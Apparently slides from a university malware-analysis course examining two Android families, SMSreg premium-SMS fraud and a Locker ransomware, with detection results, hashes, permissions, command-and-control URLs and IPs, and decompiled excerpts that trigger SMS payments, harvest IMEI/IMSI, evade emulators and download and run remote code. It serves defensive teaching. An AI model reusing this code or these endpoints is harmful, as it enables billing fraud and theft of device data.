


DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Master's Degree in Cybersecurity

Dependability

Malware Analysis

Emanuele **Urselli** • Marco **Fresco**

Academic Year **2022/2023**

Part 1

Smsreg

The SMSreg malware is a specific type of android malware that targets mobile devices running the Android operating system. It is primarily designed to perform unauthorised activities related to SMS messaging, including sending premium-rate SMS messages without the user's knowledge or consent.

Smsreg

Identification (Part 1/6)
Security vendors' analysis

Security vendors' analysis (i) — Do you want to automate checks?

AhnLab-V3	PUP/Android.SMSPay.670290	Alibaba	AdWare:Android/SMSreg.f422f222
Antiy-AVL	Trojan/Generic.ASMalwAD.6F0	Avast	Android:SMSreg-DDG [PUP]
Avast-Mobile	APK:RepMalware [Trj]	AVG	Android:SMSreg-DDG [PUP]
Avira (no cloud)	PUA/ANDR.SMSReg.YBR.Gen	BitDefenderFalx	Android.Trojan.Rootnik.MZ
Cynet	Malicious (score: 99)	Cyren	AndroidOS/Agent.EB.gen!Eldorado
DrWeb	Android.Triada.236.origin	ESET-NOD32	Multiple Detections
F-Secure	PotentialRisk.PUA/ANDR.SMSReg.YBR....	Fortinet	Android/Agent.EE!tr
Google	Detected	Ikarus	Trojan.AndroidOS.SmsSpy
Jiangmin	RiskTool.AndroidOS.dges	K7GW	Trojan (00536a311)
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...	Lionic	Trojan.AndroidOS.Agent.C!c
MAX	Malware (ai Score=96)	MaxSecure	Virus.AdWare.AndroidOS.Agent.cf
McAfee	Artemis!D65DCF563268	McAfee-GW-Edition	Artemis!PUP
Microsoft	Program:AndroidOS/Multiverze	NANO-Antivirus	Trojan.Android.Agent.dyqpps
QuickHeal	Android.Agent.GEN3293	Sangfor Engine Zero	PUP.Android-Script.Save.27ddfe93
Sophos	Andr/Rootnik-AI	Symantec	Trojan.Gen.MBT
Symantec Mobile Insight	Trojan:Malapp	Tencent	A.payment.MoneyThief
Trustlook	Android.PUA.Trojan	VirIT	Android.Adw.G2P.JYK
Xcitium	ApplicUnwnt@#3apll3ak1qk7y	Acronis (Static ML)	Undetected

Popular threat label	trojan.smsreg/andr
Threat categories	trojan, adware
Family labels	smsreg, andr, rootnik

66

Total vendors

35 (53.03%)

Vendors that have labeled it as malicious

Smsreg

Identification (Part 2/6)

File info • Hashes • Signing info (certificates) • TrID Packer info • Aliases

File name	File size	File type
调皮女仆.apk	6.27 MB	APK (Android Package)

MD5	d65dcf5632685db88e2580ea34801d8c
SHA-1	3714c0906c11b24125c66441dd3d074cc99f2ee1
SHA-256	0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

Cert. valid from	2018-01-22 20:47:46
Cert. valid to	2020-10-18 20:47:46
Serial number	ef1228d
Thumbprint	bd0947f41d478d3947ca474f4c95c6cf4cccdd87

Android package	50.3%
Java archive	20.9%
ZIP compressed archive	6.2%
PrintFox/PageFox bitmap (640x800)	1.5%
BlueEyes animation	20.9%

Smsreg

- CHANGE_NETWORK_STATE
- DISABLE_KEYGUARD
- ACCESS_COARSE_LOCATION
- INTERNET
- CHANGE_CONFIGURATION
- ACCESS_FINE_LOCATION
- SEND_SMS
- RECEIVE_WAP_PUSH
- GET_TASKS
- WRITE_SMS
- MOUNT_FORMAT_FILESYSTEMS
- WRITE_EXTERNAL_STORAGE
- CALL_PHONE
- WRITE_SETTINGS
- READ_PHONE_STATE
- READ_SMS
- RECEIVE_MMS
- WAKE_LOCK
- CHANGE_WIFI_STATE
- RECEIVE_SMS
- MOUNT_FORMAT_FILESYSTEMS

Smsreg

Identification (Part 4/6)

Contacted URLs, domains and IP addresses

URLs
http://p1.ilast.cc/index.php/MC/HB
http://139.129.132.111:8001/APP/VersionCheck.aspx
http://139.129.132.111:8001/APP/AppTask.aspx
http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/new index?

Domains
last.cc
p1.ilast.cc
www.zhjnn.com
xixi.dj111.top

IP addresses
107.165.250.14
111.1.17.152
114.55.73.230
118.178.217.228
120.27.153.169
139.129.132.111
35.205.61.67
39.108.217.60
39.108.61.29
47.107.22.214
47.246.109.108
47.246.109.109
47.93.92.145


Smsreg

Identification (Part 5/6)
Mitre ATT&CK tactics and techniques


Command and Control	Application Layer Protocol Non-Application Layer Protocol Non-Standard Port Encrypted Channel
Defense Evasion	Obfuscated Files of Information Software Discovery Delete Device Data
Credential Access	Capture SMS Messages Access Sensitive Data in Device Logs
Discovery	Software Discovery System Network Connections Discovery System Network Configuration Discovery Process Discovery System Information Discovery Location Tracking
Impact	Delete Device Data Carrier Billing Fraud
Collection	Capture SMS Messages Access Sensitive Data in Device Logs Location Tracking Network Information Discovery
Network Effects	Eavesdrop on Insecure Network Communication Exploit SS7 to Redirect Phone Calls/SMS

Smsreg

Identification (Part 6/6)
Graph Summary



Entire Graph Summary



Simple Graph Summary

Smsreg

Static Analysis (Part 1/6)
General info and MobSF scorecard

APP SCORES

Security Score 40/100

Trackers Detection 1/428

MobSF Scorecard

FILE INFORMATION

File Name 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk

Size 6.27MB

MD5 d65dcf5632685db88e2580ea34801d8c

SHA1 3714c0906c11b24125c66441dd3d074cc99f2ee1

SHA256 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

APP INFORMATION

App Name 调皮女仆

Package Name com.ktdvau.myidglux

Main Activity org.cocos2dx.cpp.AppActivity

Target SDK 9 Min SDK 9 Max SDK

Android Version Name 2.9.9 Android Version Code 4972

Security Score


Security Score 40/100

Risk Rating

Grade

A B C F

Severity Distribution (%)



Privacy Risk

User/Device Trackers

Smsreg


Send SMS
Get Cell Location
Query Database of SMS, Contacts etc…
Get Network Interface Information
Android APIs
Get Subscriber ID
Get Phone Number
Get SIM Serial Number
Get SIM Provider Details

org.cocos2x.cpp.AppActivity.java

…

AppActivity Class {
…
public Handler callPayHandler = new Handler()
…
}

public Handler callPayHandler {
…
AppActivity.this.payManager.callAllPay();
…
}

…

```java
public MyPayManager(Activity activity) {
    this.m_activiy = null;
    this.m_activiy = activity;
    initPay();
    for (int i = 0; i < 4; i++) {
        callQueue();
    }
}

public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}

public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
}
```

com.cocos.game.util.MyPayManager

Smsreg


```
private String getOrderInfo(String payPoint, String payPrice, boolean useAppUi, String userAccount, boolean isUi, boolean isResult, String payType) {
    if ("21956" == 0 || "hzjy20171027" == 0) {
        return null;
    }
    String orderId = new StringBuilder(String.valueOf(SystemClock.elapsedRealtime())).toString();
    String channelId = AppActivity.MY_CHANNEL_ID;
    SignerInfo signerInfo = new SignerInfo();
    signerInfo.setMerchantPasswd("hzjy20171027");
    signerInfo.setMerchantId("21956");
    signerInfo.setAppId("7013030");
    signerInfo.setNotifyAddress("http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=" + AppActivity.MY_CHANNEL_ID + "&appId=465");
    signerInfo.setAppName("欢乐竞猜");
    signerInfo.setAppVersion("1001");
    signerInfo.setPayType(payType);
    signerInfo.setPrice(payPrice);
    signerInfo.setOrderId(orderId);
    signerInfo.setReserved1("reserved1", false);
    signerInfo.setReserved2("reserved2", false);
    signerInfo.setReserved3|=2/3", true);
    String signOrderInfo = signerInfo.getOrderString();
    String orderInfo = "payMethod=sms&" + ORDER_INFO_SYSTEM_ID + "=300024&" + ORDER_INFO_CHANNEL_ID + "=" + channelId + "&" + ORDER_INFO_PAY_POINT_NUM + "=" + payPoint + "&"
    return String.valueOf(String.valueOf(orderInfo) + "&orderDesc=流畅的操作体验，劲爆的超控性能，无与伦比的超级必杀，化身斩妖除魔的英雄，开启你不平凡的游戏人生！！需花费N.NN元。") + "&closePa
}
```

An order is constructed and subsequently passed as an argument to a startPay() function of a pre-existing instantiated service. Some important parameters are to be noticed, such as “payType”, “payPrice”, “payMethod” etc…

Smsreg


```
public class PhoneUtil {
    public static String getAndroidVersion() {
        return Build.VERSION.RELEASE;
    }

    public static String getDeviceId(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceType() {
        return Build.MODEL;
    }

    public static String getICCID(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    }

    public static String getIMEI(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    }

    public static String getIMSI(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
    }
```

The com.jy.utils.PhoneUtil class provides a mechanism to get sensitive information from the user, such as IMEI, IMSI etc…

```
private String getCpuInfo() {
    String cpuInfo = "";
    String str = "";
    try {
        Process pp = Runtime.getRuntime().exec("cat /proc/cpuinfo  ");
        InputStreamReader ir = new InputStreamReader(pp.getInputStream());
        LineNumberReader input = new LineNumberReader(ir);
        while (str != null) {
            str = input.readLine();
            if (str != null) {
                cpuInfo = String.valueOf(cpuInfo) + str;
            }
        }
    } catch (IOException ex) {
        ex.printStackTrace();
    }
    return URLEncoder.encode(cpuInfo);
}

public static String getUa() {
    try {
        String ua = String.valueOf(Build.BRAND) + "_" + Build.MANUFACTURER + "_" + Build.MODEL;
        return ua;
    } catch (Exception ignored) {
        Log.e("", "getImsi: ", ignored);
        return "";
    }
}
```

getCpuInfo() and getUa() functions are utilised to conduct architectural checks that serve as anti-analysis measures, specifically targeting Intel and Genymotion environments.

Smsreg


```java
public int a(String str, JSONObject jSONObject) {
    int i = 2;
    String str2 = str + ".apk";
    try {
        try {
            if (!jSONObject.has("downLoadUrl") || !jSONObject.has("md5")) {
                LOG.d("JyDexManager", "服务端返回内容不正确");
                i = 1;
            } else {
                String string = jSONObject.getString("downLoadUrl");
                String string2 = jSONObject.getString("md5");
                if (TextUtils.isEmpty(string2) || TextUtils.isEmpty(string)) {
                    i = 1;
                } else {
                    File file = new File(b.this.a(2) + str2);
                    if (file.exists()) {
                        String a2 = b.this.a(file);
                        if (TextUtils.isEmpty(a2) || !a2.equals(string2)) {
                            file.delete();
                            i = b.this.a(string, string2, str2, file);
                        } else {
                            LOG.d("JyDexManager", "dexPath : " + file.getAbsolutePath());
                        }
                    } else {
                        i = b.this.a(string, string2, str2, file);
                    }
                }
            }
            return i;
        } catch (Exception e) {
            e.printStackTrace();
            return 1;
        }
    } catch (Throwable th) {
        return 1;
    }
}
```

Download Executables

```java
@Override // com.jy.utils.BaseHttpThreadV2, java.lang.Runnable
public void run() {
    int i = -10;
    if (b.this.c.useLocal) {
        try {
            i = b.this.a(this.b, b.this.c.dexFileName) == 0 ? b.this.a(this.b, 1, b.this.c.dexFileName) : -1;
            LOG.v("JyDexManager", i == 0 ? "从assets目录拷贝jar正常" : "从assets目录拷贝jar失败");
            if (i != 0) {
                LOG.d("JyDexManager", "loaded dex file fail");
                b.this.d = -20;
                b.this.a(-1, this.c);
                return;
            }
            LOG.d("JyDexManager", "loaded dex file successed");
            b.this.d = 20;
            b.this.a(1, this.c);
        } catch (Throwable th) {
            if (i != 0) {
                LOG.d("JyDexManager", "loaded dex file fail");
                b.this.d = -20;
                b.this.a(-1, this.c);
            } else {
                LOG.d("JyDexManager", "loaded dex file successed");
                b.this.d = 20;
                b.this.a(1, this.c);
            }
            throw th;
        }
    } else {
        setTimeout(15000);
        doBaseHttpPost(this.url);
    }
}
```

Run Executables

Smsreg

java.lang.Runtime	**exec** *Arguments:* [['/system/bin/sh'], None, None] *Result:* Process[pid=2086, hasExited=false] *Called From:* java.lang.Runtime.exec(Runtime.java:524)
java.lang.Runtime	**exec** *Arguments:* ['/system/bin/sh', None, None] *Result:* Process[pid=2086, hasExited=false] *Called From:* java.lang.Runtime.exec(Runtime.java:421)
android.app.ContextImpl	**registerReceiver** *Arguments:* ['<instance: android.content.BroadcastReceiver, $className: com.wyzfpay.plugin.receiver.ReceiveSmsReceiver>', '<instance: android.content.IntentFilter>', None, None] *Called From:* android.app.ContextImpl.registerReceiver(ContextImpl.java:1304)

Part 2

Locker

The "Locker" type of ransomware is a specific category of ransomware that focuses on locking users out of their systems or denying access to their files and data. Unlike other types of ransomware that encrypt files, Locker ransomware typically restricts access to the entire operating system or specific functionalities of the device.

Locker

Identification (Part 1/4)
Security vendors' analysis

AhnLab-V3	Trojan/Android.Slocker.680762	Alibaba	Trojan:Android/SLocker.991…
Antiy-AVL	Trojan/Generic.ASMalwAD.B4	Arcabit	Trojan.Generic.D25EFDAF
Avast-Mobile	Android:Evo-gen [Trj]	Avira (no cloud)	ANDROID/Locker.GAA.Gen
BitDefender	Trojan.GenericKD.39779759	BitDefenderFalx	Android.Trojan.SLocker.BRF
Cynet	Malicious (score: 99)	Cyren	ABRisk.ULBN-2
DrWeb	Android.Locker.136.origin	Emsisoft	Trojan.GenericKD.39779759…
eScan	Trojan.GenericKD.39779759	ESET-NOD32	A Variant Of Android/Locker.…
F-Secure	Malware.ANDROID/Locker.…	Fortinet	Android/Locker.CQ!tr
GData	Trojan.GenericKD.39779759	Google	Detected
Ikarus	Trojan.AndroidOS.LockScreen	K7GW	Trojan (00533ef71)
Kaspersky	UDS:Trojan.AndroidOS.Boo…	Lionic	Trojan.AndroidOS.Boogr.C!c
MAX	Malware (ai Score=100)	McAfee	Artemis!DACAFC711CC8
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Trojan:AndroidOS/SLocker.B…
QuickHeal	Android.Ransom.C	Sophos	Andr/Locker-D
Symantec	Trojan.Gen.2	Symantec Mobile Insight	AppRisk:Generisk
Tencent	A.rogue.ranslockview	Trellix (FireEye)	Trojan.GenericKD.39779759
Trustlook	Android.Malware.Trojan	VIPRE	Trojan.GenericKD.39779759
ZoneAlarm by Check Point	UDS:Trojan.AndroidOS.Boo…	Acronis (Static ML)	Undetected
ALYac	Undetected	Avast	Undetected
AVG	Undetected	Baidu	Undetected

Popular threat label	trojan.locker/slocker
Threat categories	trojan
Family labels	locker, slocker, boogr

64

Total vendors

35 (54,69%)

Vendors that have labeled it as malicious

Locker

Identification (Part 2/4)

File info • Hashes • Signing info (certificates) • TrID Packer info • Aliases

File name	File size	File type
FreeFollowers.apk	2.69 MB	APK (Android Package)

MD5	2ddbc785cd696041c5b0c3bd1a8af552
SHA-1	1269636a5197ee7a1402e406c91177bf6a149652
SHA-256	5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e

Cert. valid from	2016-09-23 11:57:06
Cert. valid to	3015-01-25 11:57:06
Serial number	333a0b9b
Thumbprint	d122d9adc3e5d5ff346b32c0413f5cf3a3cc4658

Android package	63.7%
Java archive	26.4%
ZIP compressed archive	7.8%
PrintFox/PageFox bitmap (640x800)	1.9%

Aliases	infected.apk • databaseentry.apk • malware.apk • test.apk

Locker

Identification (Part 3/4)

Permissions • Contacted IP addresses

- ACCESS_FINE_LOCATION
- CAMERA
- READ_CONTACTS
- READ_EXTERNAL_STORAGE
- READ_SMS
- SYSTEM_ALERT_WINDOW*
- WRITE_EXTERNAL_STORAGE

*Combined with the “RECEIVE_BOOT_COMPLETED” permission

108.77.15.188
142.250.179.227
142.250.179.234
142.250.187.202
172.217.16.234
172.217.16.238
172.217.169.74
216.58.212.238
216.58.213.10
216.58.213.14
66.102.1.188

11

Contacted IPs

4


Malicious IPs

